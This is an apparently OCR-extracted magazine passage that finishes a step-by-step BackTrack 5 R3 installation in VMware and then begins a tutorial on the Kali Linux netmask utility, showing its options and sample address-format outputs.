
Step 2 of 7

choose your country from here

Figure 14. Choosing your location

Step 15.

Click *Forward* (Figure 15).



Install

Keyboard layout

Which layout is most similar to your keyboard?

● Suggested option: USA

○ Guess keymap: Guess...

○ Choose your own:

Turkey
Turkmenistan
USA
Ukraine
United Kingdom

USA
USA - Alternative international (forr
USA - Cherokee
USA - Classic Dvorak


You can type into this box to test your new keyboard layout.

Step 3 of 7

Figure 15. Keyboard layout selection

Step 16.

Here, we are choosing *Erase and use entire disk* because we have created a separate partition for our BT OS installation. This is good for installing OS on VMware. Click on *Forward* (Figure 16).



Install

Prepare disk space

This computer has no operating systems on it.

Where do you want to put BackTrack Live?

● Erase and use the entire disk

SCSI3 (0,0,0) (sda) - 11.8 GB VMware, VMware Virtual S

○ Specify partitions manually (advanced)


BackTrack Live

Step 4 of 7

Figure 16. Preparing disk space

Step 17.

Click on *Install* (Figure 17).



Install

Ready to install

Your new operating system will now be installed with the following settings:

Language: English
Keyboard layout: USA
Name:
Login name:
Location: Asia/Kolkata
Migration Assistant:


If you continue, the changes listed below will be written to the disks.
Otherwise, you will be able to make further changes manually.

Step 7 of 7

Figure 17. Ready to install

Step 18.

Installation starts (Figure 18).




Creating ext4 file system for / in partition #1 of SCSI3 (0,0,0...

5%

Figure 18. Installation starts

Step 19.

Installation completed. Click on *Restart Now* (Figure 19).




Installation has finished. You can continue testing Ubuntu now. but until you restart the computer, any changes you make or documents you save will not be preserved.

Figure 19. Installation complete

Step 20.

Now login with root and hit *Enter*. Our password will be `toor` (Figure 20).




```
:02:00.0-1/input0
[    2.843078]  sda: sda1 sda2 < sda5 >
[    2.853351] sd 2:0:0:0: [sda] Cache data unavailable
[    2.859335] sd 2:0:0:0: [sda] Assuming drive cache: write th
[    2.862858] sd 2:0:0:0: [sda] Attached SCSI disk
[    2.876663] input: VMware VMware Virtual USB Mouse as /devic
put3
[    2.895199] generic-usb 0003:0E0F:0003.0002: input,hidraw1:
:02:00.0-1/input1
[    2.907469] usbcore: registered new interface driver usbhid
[    2.911777] usbhid: USB HID core driver
/opt/metasploit/postgresql/scripts/ctl.sh : postgresql  started
/opt/metasploit/postgresql/scripts/ctl.sh : postgresql  (pid 12
LOG:  database system was shut down at 2012-08-10 20:24:34 IST

BackTrack 5 R3 - 32 Bit bt tty1
bt login: LOG:  database system is ready to accept connections
                                                              L


BackTrack 5 R3 - 32 Bit bt tty1
bt login: root
Password: _
```

Figure 20. Setting login and password

Step 21.

Write `startx` and hit *Enter* (Figure 21).




```
BackTrack 5 R3 - 32 Bit bt tty1
bt login: root
Password:
Linux bt 3.2.6 #1 SMP Fri Feb 17 10:40:05 EST 2012 i68

  System information as of Sat Jun  1 20:11:11 IST 201

  System load:  0.42                Processes:
  Usage of /:   57.5% of 19.06GB    Users logged in:
  Memory usage: 2%                  IP address for eth0
  Swap usage:   0%

  Graph this data and manage this system at https://la
root@bt:~# startx_
```

Figure 21. startx

Step 22.

Now, right click and delete the installation icon form your desktop (Figure 22).



Right click on icon and delete it you have done enjoy BT5 :)

Figure 22. Deleting the installation icon

How to Use Netmask in Kali Linux

by Rrajesh Kumar

Netmask is another simple tool which does one thing and that is, makes a ICMP netmask request. By determining the netmasks of various computers on a network, you can better map your subnet structure (www.question-defense.com).

Step 1. How to open

A. GUI Method (Figure 1).

Applications →Kali Linux → Information Gathering → Route Analysis → netmask





Figure 1. Opening netmask in the GUI

B. Open the terminal and type `netmask -h`. This command will open netmask with help options (Figure 2).




```
root@MrQuiety:~# netmask -h
This is netmask, an address netmask generation utility
Usage: netmask spec [spec ...]
  -h, --help                    Print a summary of the options
  -v, --version                 Print the version number
  -d, --debug                   Print status/progress information
  -s, --standard                Output address/netmask pairs
  -c, --cidr                    Output CIDR format address lists
  -i, --cisco                   Output Cisco style address lists
  -r, --range                   Output ip address ranges
  -x, --hex                     Output address/netmask pairs in hex
  -o, --octal                   Output address/netmask pairs in octal
  -b, --binary                  Output address/netmask pairs in binary
  -n, --nodns                   Disable DNS lookups for addresses
Definitions:
  a spec can be any of:
    address
    address:address
    address:+address
    address/mask
  an address can be any of:
    N           decimal number
    0N          octal number
    0xN         hex number
```

Figure 2. Opening netmask in the terminal

Step 2.

`-v` – this command is used to see the netmask version which is installed in your system (Figure 3).

Syntax – `netmask -v`



```
root@MrQuiety:~# netmask -v
netmask, version 2.3.7
root@MrQuiety:~#
```

Figure 3. Checking the netmask version


Step 3.

This is the default search for a domain or IP (Figure 4).

Syntax – `netmask domain/IP`

Example – `netmask google.com`

Example – `netmask 192.168.237.129`



```
root@MrQuiety:~# netmask google.com
  74.125.236.73/32
root@MrQuiety:~# netmask 192.168.237.129
192.168.237.129/32
root@MrQuiety:~#
```

Figure 4. Search for domain or IP


Step 4.

Output address/netmask pairs (Figure 5).

Syntax – `netmask -s domain/IP`

Example – `netmask -s google.com`

Example – `netmask -s 192.168.237.129`



```
root@MrQuiety:~# netmask -s google.com
 74.125.236.192/255.255.255.255
root@MrQuiety:~# netmask -s 192.168.237.129
192.168.237.129/255.255.255.255
root@MrQuiety:~#
```

Figure 5. Output address/netmask pairs


Step 5.

Output CIDR format address lists (Figure 6).

Syntax – `netmask -c domain/IP`

Example – `netmask -c google.com`

Example – `netmask -c 192.168.237.129`



```
root@MrQuiety:~# netmask -c google.com
  74.125.236.65/32
root@MrQuiety:~# netmask -c 192.168.237.129
192.168.237.129/32
root@MrQuiety:~#
```

Figure 6. Output CIDR format address lists


Step 6.

Output Cisco style address lists (Figure 7).

Syntax – `netmask -i domain/IP`

Example – `netmask -i google.com`

Example – `netmask -i 192.168.237.129`



```
root@MrQuiety:~# netmask -i google.com
  74.125.236.67 0.0.0.0
root@MrQuiety:~# netmask -i 192.168.237.129
192.168.237.129 0.0.0.0
root@MrQuiety:~#
```

Figure 7. Output Cisco style address lists


Step 7.

Output IP address ranges (Figure 8).

Syntax – `netmask -r domain/IP`


Example – `netmask -r google.com`

Example – `netmask -r 192.168.237.129`




```
root@MrQuiety:~# netmask -r google.com
 74.125.236.174-74.125.236.174  (1)
root@MrQuiety:~# netmask -r 192.168.237.129
192.168.237.129-192.168.237.129 (1)
root@MrQuiety:~# 
```

Figure 8. Output IP address ranges




```
root@MrQuiety:~# netmask -x google.com
0x4a7dec67/0xffffffff
root@MrQuiety:~# netmask -x 192.168.237.129
0xc0a8ed81/0xffffffff
root@MrQuiety:~#
```

Figure 9. Output address/netmask pairs in hex



```
